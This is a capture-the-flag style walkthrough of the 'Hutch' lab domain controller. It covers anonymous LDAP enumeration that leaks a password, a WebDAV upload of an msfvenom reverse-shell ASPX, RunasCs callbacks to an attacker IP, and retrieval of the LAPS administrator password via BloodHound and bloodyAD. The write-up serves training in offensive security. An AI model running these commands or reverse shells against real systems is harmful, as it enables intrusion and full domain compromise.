Hutch
Details
- OS: Windows
- Difficulty: Medium
- IP Address: 192.168.108.122
- Author: AETH3RON
Overview

Hutch is a medium-difficulty Windows Domain Controller that highlights the risks of information disclosure within LDAP services. The initial foothold is established by retrieving sensitive credentials hidden in a user description field, which are then leveraged to exploit a WebDAV service via unrestricted file upload. Lateral movement is performed to impersonate the compromised user, followed by privilege escalation through the abuse of LAPS extended rights to retrieve the clear-text administrator password.
Enumeration
Nmap

We begin by scanning the target to identify open ports and running services.
nmap -Pn -sS -sV -p- 192.168.108.122 -oN nmap-basic
We perform a more aggressive scan on the relevant ports.
nmap -Pn -sS -sC -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985 192.168.108.122 -oN nmap-common

The scan confirms this is a Domain Controller (Port 88, 389) running IIS (Port 80). Interestingly, the Nmap output for port 80 suggests WebDAV is enabled, potentially accepting PUT and MOVE methods.
Web
We attempt directory brute-forcing to uncover hidden paths.
gobuster dir -u http://192.168.108.122/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

The brute force yields no results. Browsing to the site reveals the default IIS landing page, indicating no obvious web application exploits are present on the surface.

WebDAV
Given the Nmap hints, we check the WebDAV configuration using davtest.
davtest -url http://192.168.108.122/

The server responds with “Authorization Required,” confirming that while WebDAV is active, we need valid credentials to interact with it.
LDAP
Since we lack web credentials, we turn our attention to the LDAP service (Port 389). We use nxc (NetExec) to check for anonymous binding or user enumeration.
nxc ldap 192.168.108.122 -u '' -p '' --users

We successfully list domain users. To dig deeper, we use ldapsearch to query for all user objects and inspect their attributes.
ldapsearch -H ldap://192.168.108.122 -x -b "DC=HUTCH,DC=OFFSEC" -s sub "(&(objectclass=user))"

Scanning through the output, we discover a critical information leak. The user fmcsorley has a password stored in the description field:

- User: fmcsorley
- Password: CrabSharkJellyfish192
Foothold
With valid credentials, we return to the WebDAV vector. We verify if fmcsorley has write permissions.
davtest -url http://192.168.108.122/ -auth fmcsorley:CrabSharkJellyfish192

Success. The user is allowed to upload files, including executable extensions like .asp and .aspx. We generate a reverse shell payload using msfvenom.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f aspx > shell.aspx

We use cadaver to interact with the WebDAV share and upload our payload.
put shell.aspx



With the listener running, we trigger the shell by navigating to http://192.168.108.122/shell.aspx.
We receive a connection as iis apppool\defaultapppool.
Lateral Movement

We are currently running as a service account. To escalate, we need to impersonate fmcsorley, whose credentials we already possess. We use RunasCs (a PowerShell implementation of runas) to spawn a new shell as this user.
. .\Invoke-RunasCs.ps1 Invoke-RunasCs -Username "fmcsorley" -Password "CrabSharkJellyfish192" -Command cmd.exe -Remote 192.168.45.185:4444

The command executes successfully, and we receive a second callback as fmcsorley.
Privilege Escalation
To identify privilege escalation vectors within the domain, we run SharpHound from the victim machine.
.\SharpHound.exe -c All --zipfilename loot.zip
We transfer the zip file to our attacking machine and import it into BloodHound. The analysis reveals a critical path: the user fmcsorley has the AllExtendedRights permission over the Domain Controller object. This specifically grants the ability to read the LAPS (Local Administrator Password Solution) password attribute.

To exploit this, we use bloodyAD from our Kali machine to query the LDAP directory and extract the ms-mcs-admpwd attribute.
bloodyAD --host 192.168.108.122 -d hutch.offsec -u fmcsorley -p 'CrabSharkJellyfish192' get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime


Bingo! We retrieve the clear-text Administrator password. We can now log in using evil-winrm.
evil-winrm -i 192.168.108.122 -u Administrator -p 'H(lY+;M8vClGoi'
Alternative Path with bloodhound-python
It is possible to compromise this machine without ever uploading a web shell. Once we discovered the credentials for fmcsorley during the initial LDAP enumeration, we could have proceeded directly to domain enumeration from our attacking machine.
Using bloodhound-python, we can collect domain data remotely:
bloodhound-python -u fmcsorley -p 'CrabSharkJellyfish192' -d hutch.offsec -ns 192.168.108.122 -c all

This would yield the same finding: fmcsorley can read the LAPS password. From this point, we would simply run the bloodyAD command shown in the Privilege Escalation section to retrieve the Administrator password and log in via WinRM, bypassing the need for WebDAV exploitation entirely.
Business Impact
This attack chain demonstrates how information disclosure through misconfigured LDAP services can cascade into full domain compromise. The exposure of a cleartext password in LDAP attributes — a common misconfiguration in enterprise environments — provides immediate authenticated access. The subsequent WebDAV exploitation for code execution highlights the risk of leaving legacy file-sharing protocols enabled on web servers. The final privilege escalation via LAPS password retrieval underscores a critical irony: the very tool designed to improve local administrator password security can become an escalation vector when its read permissions are improperly scoped, granting attackers domain admin access.
References
- BloodyAD:
- RunasCs:
- LAPS Exploitation:
- Microsoft LAPS Documentation:
- Abusing Active Directory Extended Rights (harmj0y):
New recovered files, straight to your inbox. No noise.